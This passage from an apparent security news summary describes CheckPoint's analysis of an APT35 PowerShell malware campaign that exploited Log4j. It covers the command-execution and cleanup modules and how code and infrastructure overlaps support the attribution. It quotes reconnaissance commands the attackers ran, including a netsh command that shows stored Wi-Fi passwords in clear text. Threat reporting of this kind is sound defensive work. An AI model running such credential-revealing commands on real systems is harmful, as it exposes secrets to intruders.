The command execution module contains predefined actions to provide the threat actors with the means to execute those commands remotely. It PowerShell-based version uses PowerShell’s Invoke-Expression method, while its C# implementation has both cmd and PowerShell options.

Among the operations they observed was:
- Listing the C: drive contents using cd C:/; dir;
- Listing the specific Wi-Fi profile details using netsh wlan show profiles name='<Name>' key=clear;
- Listing the drives using Get-PSDrive.

And finally, the **Cleanup Module**
The cleanup module is dropped after the attackers have finished their activity and want to remove any traces that they have been inside the system. The module contains cleanup methods for persistence-related artifacts in the registry and startup folder, created files, and running processes. The module contains five hardcoded levels, depending on the attack stage, and each one serves a different purpose. The execution level is predetermined by the threat actor in each specific case. The CleanModules function attempts to kill any running processes that are related to previously running modules. Another function in the module works to erase additional indicators that might be used to reveal the actor’s previous presence.

CheckPoint said that the design and intent of the Cleanup Module made clear that the threat actors want to keep the infection on the machine for as long as they deem necessary, and once their goal is achieved, be able to disappear without a trace.

Attribution
Attribution of remote network attacks often falls somewhere between difficult and impossible, But not so here. Most APT actors put some effort into making sure to change their tools and infrastructure to avoid being detected and make attribution more difficult. APT35, however, does not conform to this behavior. The group is famous within the cybersecurity community for the number of operational security mistakes they've made in previous operations, and they tend not to put too much effort into changing their infrastructure once exposed. So it's little wonder that their operation, as CheckPoint has detailed it, has significant overlaps in the code and infrastructure with previously identified APT35 activities.

Code Overlaps
Four months ago, in October 2021, Google's TAG team (their Threat Analysis Group) published an article about APT35 mobile malware. Even though the samples CheckPoint analyzed PowerShell scripts, the similarity of coding style between them and the Android spyware that Google attributed to APT35 immediately caught CheckPoint's attention.

For one thing, the implementation of the logging functions is identical between the Android App which Google analyzed and this campaign's PowerShell modules which use the identical logging format, even though the commands are commented out and replaced with another format. The fact that these lines were not removed outright might indicate that the change was done only recently. And, the syntax of the logging messages being logged is also identical.

Infrastructure Overlaps
And both the then and the now campaigns apparently use the same server-side infrastructure. When a client POSTs data to a remote HTTP server, the server-side path of the query is called the "API endpoint." Google's mobile analysis and CheckPoint's revealed that both use the common endpoint: "/Api/Session." This is not a high-entropy name, but CheckPoint felt encouraged by the observed overlap and they stated in their report that other API endpoints are similar but not completely identical due to the differences in the functionality and the platform.

CheckPoint also observed that not only are the URLs similar, but the C&C domain of the PowerShell variant responds to the API requests that are used in the mobile variant. This suggests similar, if not identical, service-side support for both campaigns.

Conclusion
CheckPoint concluded its report by observing that every time there is a new published critical vulnerability, the entire InfoSec community holds its breath until its worst fears come true: scenarios of real-world exploitation, especially by state-sponsored actors. As they demonstrated in their report, the breath-holding wait in the case of the Log4j vulnerability was only a few days. The combination of its simplicity, publicly-available open-source code samples, and the massively tantalizing number of vulnerable devices made this a very attractive vulnerability for actors such as APT35